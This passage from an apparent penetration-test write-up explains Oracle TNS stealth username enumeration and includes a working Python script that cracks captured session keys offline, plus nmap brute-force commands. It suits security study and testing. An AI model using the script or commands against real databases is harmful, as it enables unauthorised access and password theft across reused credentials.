- Client → Server: The client sends a series of data packet requests to negotiate connection features such as Secure Network Services, Set Protocol, and Set Datatypes
- Server → Client: The server responds to these requests
- Client → Server: The client sends a data packet and requests to authenticate as the user HR with the query (decoded from HEX to ASCII):
HR AUTH_TERMINALpts/66AUTH_PROGRAM_NMsqlplus@nmap_6686 (TNS V1-V3)[redacted] nmap_11925 - Server → Client:
- If the account doesn't exist, the server responds with a data packet with seemingly random bytes of a smaller length than 48 bytes instead of a valid encrypted session and the default value
00000000390900001a000000as the salt - If the account exists, the server responds with a data packet including the encrypted session and the correct salt
Line by line:
- Line 1 is the first connection attempt.
SERVICE_NAME=XEnames the database.PROGRAM=sqlplusandUSER=nmapare client details the tool fills in. - Line 2 is the Resend packet, meaning the listener wants the request again.
- Line 3 repeats the request.
- Line 4 is an Accept packet (ID 2), so the connection is now open.
- Lines 5 and 6 are the two sides agreeing on optional features before the real conversation starts, like agreeing which language to speak before a meeting.
- Line 7 is the login attempt for the username
HR. The fieldsAUTH_TERMINAL,AUTH_PROGRAM_NM,AUTH_MACHINE,AUTH_PIDandAUTH_SIDare just labels describing where the client is running. No password is sent. - The first bullet under line 8 is the answer for a username that does not exist: a short, random-looking blob and a fixed default salt,
00000000390900001a000000. The second bullet is the answer for a real username: the encrypted session plus the correct salt. That difference is how the tool tells real usernames from fake ones.
Observing with Wireshark the last two steps of a successful attack:
Wireshark is a program that records and displays network traffic, so you can see each packet and its contents. The screenshot shows the final two steps of a successful attempt as captured in Wireshark.
At the end the nmap output will look like this:
The screenshot shows the nmap output at the end of the run.
Step 4: Password Cracking
There is a PoC script written in Python 2 for cracking those passwords. The script attempts to decrypt the provided string with the SHA-1 hash of the candidate password and the salt provided by the server. If the decrypted result ends with 8 0x08 bytes, then it has been successful in finding the password.
Since it is 2023, the author rewrote the script in Python 3:
import hashlib
from Crypto.Cipher import AES
import binascii

def decrypt(session,salt,password):
    pass_hash = hashlib.sha1(password.encode() + salt)
    key = pass_hash.digest() + b'\x00\x00\x00\x00'
    decryptor = AES.new(key,AES.MODE_CBC)
    plain = decryptor.decrypt(session)
    return plain

session_hex = '' # AUTH_SESSKEY
salt_hex = '' # AUTH_VFR_DATA

passwords = ['test','password', 'oracle', 'demo']

for password in passwords:
    session_id = decrypt(binascii.unhexlify(session_hex),binascii.unhexlify(salt_hex),password)
    print('Decrypted session_id for password "%s" is %s' % (password,binascii.hexlify(session_id)))
    if session_id[40:] == b'\x08\x08\x08\x08\x08\x08\x08\x08':
        print('PASSWORD IS "%s"' % password)
        break
The image shows the script in use.
Line by line, in plain words:
import hashlibloads Python's built-in hashing tools, so the script can compute SHA-1.from Crypto.Cipher import AESloads the AES encryption tools from a library called PyCryptodome.import binasciiloads helpers for converting between raw bytes and hexadecimal text.def decrypt(session,salt,password):starts a reusable block of code that takes the encrypted session, the salt and one candidate password.pass_hash = hashlib.sha1(password.encode() + salt)turns the candidate password into bytes, sticks the salt on the end, and hashes the result with SHA-1. This mirrors what the server did when it built the key.key = pass_hash.digest() + b'\x00\x00\x00\x00'takes the hash and appends four zero bytes. AES-192 needs a 24-byte key, and this padding reaches that length.decryptor = AES.new(key,AES.MODE_CBC)creates an AES decryption tool using that key in CBC mode, a standard way of chaining encryption blocks.plain = decryptor.decrypt(session)unscrambles the session with the key.return plainhands the result back to whoever called the function.session_hex = '' # AUTH_SESSKEYis where the captured encrypted session goes, as hexadecimal text. The comment names the field it came from.salt_hex = '' # AUTH_VFR_DATAis where the captured salt goes.passwords = ['test','password', 'oracle', 'demo']is a tiny example wordlist. In a real attack this would be a long file of likely passwords.for password in passwords:starts a loop that tries each candidate in turn.session_id = decrypt(binascii.unhexlify(session_hex),binascii.unhexlify(salt_hex),password)converts the two hex strings back into raw bytes and calls the decrypt function with the current candidate.print('Decrypted session_id for password "%s" is %s' % (password,binascii.hexlify(session_id)))prints the candidate and the unscrambled result, so you can watch the attempts go by.if session_id[40:] == b'\x08\x08\x08\x08\x08\x08\x08\x08':checks whether the last eight bytes of the result are the eight0x08bytes. This is the success test.print('PASSWORD IS "%s"' % password)announces the correct password.breakstops the loop, because there is no need to keep guessing.
The script builds the AES key from the SHA-1 hash of the candidate password concatenated with the salt, padded with four null bytes to reach the 24 bytes AES-192 expects. It decrypts the captured AUTH_SESSKEY and checks whether the last 8 bytes of the plaintext are 0x08. A match means the candidate password is correct.
Root Cause
The server encrypts the session with a key derived from the password hash and the salt, and sends both the encrypted session and the salt to any client that supplies a username, before any proof of knowledge of the password. The 48-byte session has a fixed, predictable tail of 8 0x08 bytes, which gives an offline verifier: a candidate password is correct when decryption yields that tail. Because the check happens locally, the attacker is not limited by the login process of the database, and the dictionary attack runs much faster than one against the login endpoint.
In everyday terms: the server hands out a locked box and the key-making recipe to anyone who asks, on the promise that only the real owner can make the key. But the box has a tell-tale mark that shows when the right key was used, and you can test keys at home as fast as your computer allows.
Impact
An attacker who knows a valid username and the SID can obtain the encrypted session for that account without knowing its password, then crack it offline. Cracking Oracle database passwords does not only give the penetration tester access to the database the password was stolen from. Passwords are valuable findings, especially in internal penetration tests, as password reuse is very probable in poorly secured environments. In this case, the system administrator (SYS) account of the Oracle database shared the same password with the domain admin.
Password reuse means using the same password on more than one system. It turns one cracked password into a key that opens several doors. The SYS account is the top-level administrator account of an Oracle database. A domain admin is the top-level administrator of a Windows network domain, so in this case one cracked password reached the highest level of the network.
What is even more probable than password reuse is outdated products and unpatched software. The versions of Oracle databases vulnerable to this attack are releases from 2007, yet they are still seen in 2023.
Fix
The report does not describe a vendor fix. The author recommends updating products to the latest versions to prevent such year-old vulnerabilities.
Variants to Test
- Version fingerprinting on other Oracle listeners. Run
nmap -sV -p 1521 <TARGET>and look for a version string in the vulnerable range; a positive result is a version response such as the 11.1.0.7.0 string shown above. - SID enumeration with a custom wordlist. Run
nmap -p 1521 --script oracle-sid-brute.nse [--script-args=oraclesids=/path/to/sidfile] <TARGET>; a positive result is a Resend (packet ID 11) instead of a Refuse (packet ID 4) or the ERR=12505 response. - Stealth username bruteforcing against a found SID. Run
nmap -p 1521 --script oracle-brute-stealth --script-args oracle-brute-stealth.sid=<FOUND SID> <TARGET>; a positive result is a data packet containing an encrypted session and a salt other than the default00000000390900001a000000. - Offline cracking of captured sessions. Feed the AUTH_SESSKEY and AUTH_VFR_DATA into the Python 3 script with a candidate wordlist; a positive result is a decrypted session whose last 8 bytes are 0x08.
Glossary
- AES-192: a standard encryption method that uses a 192-bit key to scramble data.
- AUTH_SESSKEY: the Oracle field that carries the encrypted session during login.
- AUTH_VFR_DATA: the Oracle field that carries the salt during login.
- Brute force: trying possibilities one by one until one works.
- Byte: a small unit of data, roughly one character's worth.
- Checksum: a small number computed from data so the receiver can detect damage in transit.
- Client: the program that asks a server for something.
- CBC mode: a standard way of chaining encryption blocks together.
- Dictionary attack: brute force using a list of likely passwords instead of every combination.
- Domain admin: the top-level administrator account of a Windows network domain.
- Encryption: scrambling data with a secret key so only the key holder can unscramble it.
- Enumerate: to list what exists on a system.
- Field: a labelled slot inside a message.
- Fingerprinting: asking a service to identify itself and its version.
- Flag: a set of on/off switches packed into one number.
- Hash: a one-way fingerprint of data; easy to compute, impractical to reverse.
- Header: the fixed label at the start of a packet.
- Hexadecimal: a base-16 counting system often used in computing.
- Internal penetration test: an authorised attack on a company's internal network to find weaknesses.
- Key: the secret used to scramble and unscramble encrypted data.
- Listener: the Oracle component that receives client connections and passes them to the database.
- Nmap: a free tool that scans networks and reports what is running on them.
- Offline: on the attacker's own machine, with no connection to the target.
- Online: against the live service, where the target can see and react to each attempt.
- Oracle database: a large database product that stores and organises an organisation's data.
- Packet: one small chunk of a network conversation.
- Payload: the actual message inside a packet.
- PoC (proof of concept): a small script that demonstrates an attack works.
- Port: a numbered door on a computer that a service listens on.
- Protocol: an agreed set of rules for a conversation.
- Public key: half of a key pair used for a second layer of encryption.
- Reverse engineering: working out how something behaves by studying it, without its specification.
- Salt: a random value added to a password before hashing so identical passwords give different hashes.
- Script: a small program that performs a specific task.
- Server: a computer or program that waits for and answers requests.
- Session: a short-lived identity badge for one conversation.
- SHA-1: a hashing method.
- SID: System ID, the name that identifies a database.
- SYS: the top-level administrator account of an Oracle database.
- TCP/IP: the basic rules that carry most network traffic.
- TNS: Oracle's private protocol for talking to its databases.
- Wordlist: a plain text file of candidate names or passwords to try one by one.
- Wireshark: a program that records and displays network traffic.




